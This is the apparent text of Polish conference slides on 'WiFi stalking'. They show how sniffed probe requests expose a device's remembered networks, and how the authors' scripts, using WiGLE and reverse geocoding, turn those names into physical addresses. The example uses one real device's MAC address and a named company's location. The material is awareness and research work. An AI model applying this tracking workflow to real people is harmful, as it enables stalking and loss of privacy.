



Bezprzewodowe (nie)bezpieczeństwo

Adam Ziaja, Maciej Grela

O nas

■ Adam Ziaja, OSCP, OSWP, eWPT

- biegły sądowy
- Starszy Konsultant Cyberbezpieczeństwa, **Deloitte**
- <http://adamziaja.com> - prywatna strona

Deloitte.

■ Maciej Grela, OSCP, OSWP

- Główny Inżynier Usług Bezpieczeństwa IT, **Exatel**
- <http://github.com/mgrela>

 **E X A T E L**


WiFi stalking

Co to są pakiety Probe Request i dlaczego mam się nimi interesować?


- wysyłane automatycznie przez urządzenie WiFi - nawet gdy nie jesteśmy połączeni z żadną siecią
- ujawniają informacje o sieciach, z których korzystaliśmy wcześniej i są zapamiętane w laptopie, telefonie, tablecie itd.
- nie można ich łatwo zablokować - biorą udział w procesie łączenia się z siecią WiFi

WiFi probe - jak to działa?

Directed Probe



NULL Probe



Przykład z życia wzięty... **biały wywiad** (OSINT)

- uruchamiamy **program do podglądu ruchu sieciowego** (np. Wireshark, tcpdump itp) na jednej z konferencji poświęconych bezpieczeństwu IT
- znajdujemy wśród pakietów **probe request** ciekawą **nazwę sieci (SSID)**, która związana jest ze znanym portalem z branży
- pakiety **probe request** zawierające interesujący nas SSID wysyła tylko jedno urządzenie
- chcemy pozyskać jak najwięcej **informacji** odnośnie tego urządzenia



wlan_mgt.ssid matches "(?) .*niebezpiecznik.*"



ats.pcapng [Wireshark 1.10.6 (v1.10.6 from master-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: wlan_mgt.ssid matches "(?) .*niebezpiecznik.*"

No.	Time	Source	Destination	Protocol	Length	Info
2864238	5821.702870	00 Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SN 1803, FN=0, Flags=....., SSID=Niebezpiecznik.pl GUEST
2864222	5821.658952	00 Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SN 1787, FN=0, Flags=....., SSID=Niebezpiecznik.pl GUEST
2864221	5821.658056	00 Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SN 1786, FN=0, Flags=....., SSID=Niebezpiecznik.pl
2864202	5821.621207	00 Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SN 1771, FN=0, Flags=....., SSID=Niebezpiecznik.pl GUEST
2864201	5821.620344	00 Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SN 1770, FN=0, Flags=....., SSID=Niebezpiecznik.pl
2844785	5776.328607	00 Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SN 1610, FN=0, Flags=....., SSID=Niebezpiecznik.pl
2844766	5776.287294	00 Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SN 1595, FN=0, Flags=....., SSID=Niebezpiecznik.pl GUEST
2844765	5776.286432	00 Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SN 1594, FN=0, Flags=....., SSID=Niebezpiecznik.pl
2824358	5731.087256	00 Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SN 1467, FN=0, Flags=....., SSID=Niebezpiecznik.pl GUEST
2824357	5731.086349	00 Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SN 1466, FN=0, Flags=....., SSID=Niebezpiecznik.pl
2824315	5730.954573	00 Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SN 1419, FN=0, Flags=....., SSID=Niebezpiecznik.pl GUEST
2824314	5730.953747	00 Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SN 1418, FN=0, Flags=....., SSID=Niebezpiecznik.pl
2804130	5685.669538	00 Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SN 1259, FN=0, Flags=....., SSID=Niebezpiecznik.pl GUEST
2804092	5685.624774	00 Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SN 1243, FN=0, Flags=....., SSID=Niebezpiecznik.pl GUEST
2804091	5685.623880	00 Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SN 1242, FN=0, Flags=....., SSID=Niebezpiecznik.pl
2710984	5555.226480	00 Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SN 967, FN=0, Flags=....., SSID=Niebezpiecznik.pl GUEST
2710983	5555.225617	00 Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SN 966, FN=0, Flags=....., SSID=Niebezpiecznik.pl
2710963	5555.182175	00 Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SN 951, FN=0, Flags=....., SSID=Niebezpiecznik.pl GUEST
2710855	5555.139049	00 Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SN 935, FN=0, Flags=....., SSID=Niebezpiecznik.pl GUEST
2710854	5555.138179	00 Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SN 934, FN=0, Flags=....., SSID=Niebezpiecznik.pl
2440952	5295.537993	00 Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SN 438, FN=0, Flags=....., SSID=Niebezpiecznik.pl
2440864	5295.449794	00 Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SN 407, FN=0, Flags=....., SSID=Niebezpiecznik.pl GUEST
2440863	5295.448924	00 Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SN 406, FN=0, Flags=....., SSID=Niebezpiecznik.pl
2291328	5167.081514	00 Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SN 116, FN=0, Flags=....., SSID=Niebezpiecznik.pl GUEST
2142837	5024.827659	00 Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SN 3749, FN=0, Flags=....., SSID=Niebezpiecznik.pl
2142699	5024.781914	00 Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SN 3734, FN=0, Flags=....., SSID=Niebezpiecznik.pl GUEST
2086205	4979.541500	00 Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SN 3590, FN=0, Flags=....., SSID=Niebezpiecznik.pl GUEST
2086198	4979.497538	00 Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SN 3574, FN=0, Flags=....., SSID=Niebezpiecznik.pl GUEST
2086197	4979.496668	00 Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SN 3573, FN=0, Flags=....., SSID=Niebezpiecznik.pl
2086135	4979.452727	00 Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SN 3558, FN=0, Flags=....., SSID=Niebezpiecznik.pl GUEST

File: "/home/adam/ats/ats.pcapng ... Profile: Default





wlan.sa == 00:26:08:b6:0b:a8 and
wlan.fc.type_subtype == 4 (probe request)



ats.pcapng [Wireshark 1.10.6 (v1.10.6 from master-1.10)]

Filter: wlan.sa == 00:26:08:b6:0b:a8 and wlan.fc.type_subtype==4


No.	Time	Source	Destination	Protocol	Length	Info
2864238	5821.702870	Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SM=1803, FN=0, Flags=..., SSID=Niebezpiecznik.pl GUEST
2864231	5821.669475	Apple_b6:0b:a8	Broadcast	802.11	79	Probe Request, SM=1801, FN=0, Flags=..., SSID=HOTEL
2864230	5821.668782	Apple_b6:0b:a8	Broadcast	802.11	86	Probe Request, SM=1800, FN=0, Flags=..., SSID=United Wi-Fi
2864229	5821.668021	Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SM=1799, FN=0, Flags=..., SSID=TrattoriaPergamin
2864228	5821.666440	Apple_b6:0b:a8	Broadcast	802.11	89	Probe Request, SM=1797, FN=0, Flags=..., SSID=Hotel_Alexander
2864227	5821.662661	Apple_b6:0b:a8	Broadcast	802.11	84	Probe Request, SM=1792, FN=0, Flags=..., SSID=Dynia_Open
2864226	5821.661887	Apple_b6:0b:a8	Broadcast	802.11	77	Probe Request, SM=1791, FN=0, Flags=..., SSID=Dom
2864225	5821.661174	Apple_b6:0b:a8	Broadcast	802.11	90	Probe Request, SM=1790, FN=0, Flags=..., SSID=GaleriaBronowice
2864224	5821.660371	Apple_b6:0b:a8	Broadcast	802.11	79	Probe Request, SM=1789, FN=0, Flags=..., SSID=domek
2864223	5821.659655	Apple_b6:0b:a8	Broadcast	802.11	81	Probe Request, SM=1788, FN=0, Flags=..., SSID=Statoil
2864222	5821.658952	Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SM=1787, FN=0, Flags=..., SSID=Niebezpiecznik.pl GUEST
2864221	5821.658056	Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SM=1786, FN=0, Flags=..., SSID=Niebezpiecznik.pl
2864215	5821.631781	Apple_b6:0b:a8	Broadcast	802.11	79	Probe Request, SM=1785, FN=0, Flags=..., SSID=HOTEL
2864214	5821.630295	Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SM=1783, FN=0, Flags=..., SSID=TrattoriaPergamin
2864213	5821.629476	Apple_b6:0b:a8	Broadcast	802.11	78	Probe Request, SM=1782, FN=0, Flags=..., SSID=Dom3
2864212	5821.628768	Apple_b6:0b:a8	Broadcast	802.11	89	Probe Request, SM=1781, FN=0, Flags=..., SSID=Hotel_Alexander
2864211	5821.627964	Apple_b6:0b:a8	Broadcast	802.11	85	Probe Request, SM=1780, FN=0, Flags=..., SSID=Wesola_Cafe
2864210	5821.627191	Apple_b6:0b:a8	Broadcast	802.11	83	Probe Request, SM=1779, FN=0, Flags=..., SSID=Moaburger
2864209	5821.626436	Apple_b6:0b:a8	Broadcast	802.11	80	Probe Request, SM=1778, FN=0, Flags=..., SSID=hlogos
2864208	5821.625711	Apple_b6:0b:a8	Broadcast	802.11	84	Probe Request, SM=1777, FN=0, Flags=..., SSID=Android AP
2864207	5821.624949	Apple_b6:0b:a8	Broadcast	802.11	84	Probe Request, SM=1776, FN=0, Flags=..., SSID=Dynia_Open
2864206	5821.624188	Apple_b6:0b:a8	Broadcast	802.11	77	Probe Request, SM=1775, FN=0, Flags=..., SSID=Dom
2864205	5821.623483	Apple_b6:0b:a8	Broadcast	802.11	90	Probe Request, SM=1774, FN=0, Flags=..., SSID=GaleriaBronowice
2864204	5821.622671	Apple_b6:0b:a8	Broadcast	802.11	79	Probe Request, SM=1773, FN=0, Flags=..., SSID=domek
2864203	5821.621946	Apple_b6:0b:a8	Broadcast	802.11	81	Probe Request, SM=1772, FN=0, Flags=..., SSID=Statoil
2864202	5821.621207	Apple_b6:0b:a8	Broadcast	802.11	97	Probe Request, SM=1771, FN=0, Flags=..., SSID=Niebezpiecznik.pl GUEST
2864201	5821.620344	Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SM=1770, FN=0, Flags=..., SSID=Niebezpiecznik.pl
2844812	5776.426504	Apple_b6:0b:a8	Broadcast	802.11	91	Probe Request, SM=1655, FN=0, Flags=..., SSID=TrattoriaPergamin
2844799	5776.394210	Apple_b6:0b:a8	Broadcast	802.11	86	Probe Request, SM=1640, FN=0, Flags=..., SSID=United_Wi-Fi
2844707	5776.387200	Apple_b6:0b:a8	Broadcast	802.11	77	Probe Request, SM=1631, FN=0, Flags=..., SSID=Dom

File: "/home/adam/rats/rats.pcapng ... Profile: Default

Niebezpiecznik.pl
ul. Armii Krajowej 12/64, 30-150 Kraków
tel. 12 44 202 44; e-mail: biuro@niebezpiecznik.pl

WiFi probe request


```
SSID=Niebezpiecznik.pl GUEST
SSID=HOTEL
SSID=United_Wi-Fi
SSID=TrattoriaPergamin
SSID=Hotel_Alexander
SSID=Dynia_Open
SSID=Dom
SSID=GaleriaBronowice
SSID=domek
SSID=Statoil
SSID=Niebezpiecznik.pl GUEST
SSID=Niebezpiecznik.pl
SSID=HOTEL
SSID=TrattoriaPergamin
SSID=Dom3
SSID=Hotel_Alexander
SSID=Wesola_Cafe
SSID=Moaburger
SSID=hlogos
SSID=Android AP
SSID=Dynia_Open
SSID=Dom
SSID=GaleriaBronowice
SSID=domek
SSID=Statoil
SSID=Niebezpiecznik.pl GUEST
SSID=Niebezpiecznik.pl
SSID=TrattoriaPergamin
SSID=United_Wi-Fi
```



Narzędzia - WiGLE.net


- publicznie dostępna (darmowa) baza danych access pointów WiFi
 - ponad 250 milionów wykrytych sieci na całym świecie
- jest darmowa
 - automatyczne odpytywanie jest ograniczane
 - możliwe wykupienie abonamentu komercyjnego
- możliwość przeszukiwania pod kątem pojedynczego BSSID/ESSID (większość komercyjnych serwisów geolokacji podaje dokładne położenie na podstawie co najmniej dwóch BSSID np. usługa lokalizacji Google)
- dane są croudsource'owane
 - częste aktualizacje
 - nie wszystkie AP są widoczne

Narzędzia - WiGLE.net



Jak z dokładnością danych?

- zbadaliśmy 1429 unikalnych SSID
- 63% z nich może być w praktyce przydatne do lokalizacji (wielu nazw ESSID nie ma w bazie, wiele ESSID nie jest wystarczająco unikalne - np. AndroidAP, linksys, Dom itp)
- lokalizacja w promieniu kilkudziesięciu metrów




Automatyzacja WiGLE.net




```
root@ubuntu: ~ 80x24
root@ubuntu:~# python wigle.py 'Niebezpiecznik.pl'
https://www.google.pl/maps/place/@50.07051849,19.90060043,17z
root@ubuntu:~# python wigle.py 'Niebezpiecznik.pl GUEST'
https://www.google.pl/maps/place/@50.07057571,19.90060425,17z
root@ubuntu:~#
```

pozycja GPS z WiGLE to pozycja gdzie wykryto siec, a nie gdzie znajduje się AP

odległość 50m od "prawdziwej" lokalizacji



Niebezpiecznik.pl GUEST




Niebezpiecznik.pl

<https://github.com/bezprzewodowe/niebezpieczestwo/> - wigle.py

WiGLE.net + Google Maps

```
root@ubuntu: ~ 97x6
root@ubuntu:~# python revgeocode.py 'Niebezpiecznik.pl'
https://www.google.pl/maps?q=50.07051849,19.90060043 - Armii Krajowej 5, 30-150 Kraków, Poland
root@ubuntu:~# python revgeocode.py 'Niebezpiecznik.pl GUEST'
https://www.google.pl/maps?q=50.07057571,19.90060425 - Armii Krajowej 10, 33-332 Kraków, Poland
root@ubuntu:~#
```



<https://github.com/bezprzewodowe/niebezpieczenstwo/> - revgeocode.py

Pełna automatyzacja całego procesu :)



```
root@ubuntu: ~/tapt2016 80x24
root@ubuntu:~/tapt2016# python probe.py probe.pcap
Niebezpiecznik.pl 00:26:08:b6:0b:a8
Niebezpiecznik.pl GUEST 00:26:08:b6:0b:a8
Statoil 00:26:08:b6:0b:a8
Android AP 00:26:08:b6:0b:a8
hlogos 00:26:08:b6:0b:a8
Moaburger 00:26:08:b6:0b:a8
Wesola_Cafe 00:26:08:b6:0b:a8
Hotel_Alexander 00:26:08:b6:0b:a8
HOTEL 00:26:08:b6:0b:a8
Statoil 00:26:08:b6:0b:a8
domek 00:26:08:b6:0b:a8
GaleriaBronowice 00:26:08:b6:0b:a8
Dom 00:26:08:b6:0b:a8
Dydia_Open 00:26:08:b6:0b:a8
Android AP 00:26:08:b6:0b:a8
hlogos 00:26:08:b6:0b:a8
Moaburger 00:26:08:b6:0b:a8
Wesola_Cafe 00:26:08:b6:0b:a8
Hotel_Alexander 00:26:08:b6:0b:a8
Dom3 00:26:08:b6:0b:a8
TrattoriaPergamin 00:26:08:b6:0b:a8
HOTEL 00:26:08:b6:0b:a8
Statoil 00:26:08:b6:0b:a8
```

*...automatyczne parsowanie
ruchu sieciowego,
możliwa również wersja "live"*

SSID

MAC

<https://github.com/bezprzewodowe/niebezpieczenstwo/> - probe.py

```
root@ubuntu: ~/tapt2016 80x24
root@ubuntu:~/tapt2016# python geo.py
Dom Wodnika 31, Gdańsk, Poland
Dom Kongresowa 2A, 93-376 Łódź, Poland
Dom Kombatantów 14, Wałbrzych, Poland
Dom Marszałkowska 77-81, 00-026 Warszawa, Poland
Dom DK8, 16-140, Poland
Dom Żeromskiego 47, 34-325 Łodygowice, Poland
Dom DK5, Poland
Dom Dom Żytnia 2S, 88-400 Żnin, Poland
Dom Dom Dom DK5, Poland
Dom Jana Pawła II 55, 63-820 Gostyń, Poland
Dom Węgierska 76, Gorlice, Poland
Dom Kolejowa 3, 43-460 Wisła, Poland
Dom Graniczna 135, 32-089 Giebułtów, Poland
Dom Droga Wojewódzka 943 622, Koniaków, Poland
Dom DK25 128, 63-421 Przygodzice, Poland
Dom Generała Świerczewskiego, Święciechowa, Poland
Dom Kopydło 77, 43-460 Wisła, Poland
Dom Wojska Polskiego 38, 91-816 Łódź, Poland
Dom Dom Górczyńska, Gorzów Wielkopolski, Poland
Dom 1 Maja 153, 44-325 Mszana, Poland
Dom DK69 217, Cisiec, Poland
Dom Rakowska 12, 42-208 Częstochowa, Poland
Dom Jurajska 1, 42-431 Zawiercie, Poland
```



GPS



adres



bardziej unikalny SSID to lepsze wyniki

<https://github.com/bezprzewodowe/niebezpieczenstwo/> - geo.py

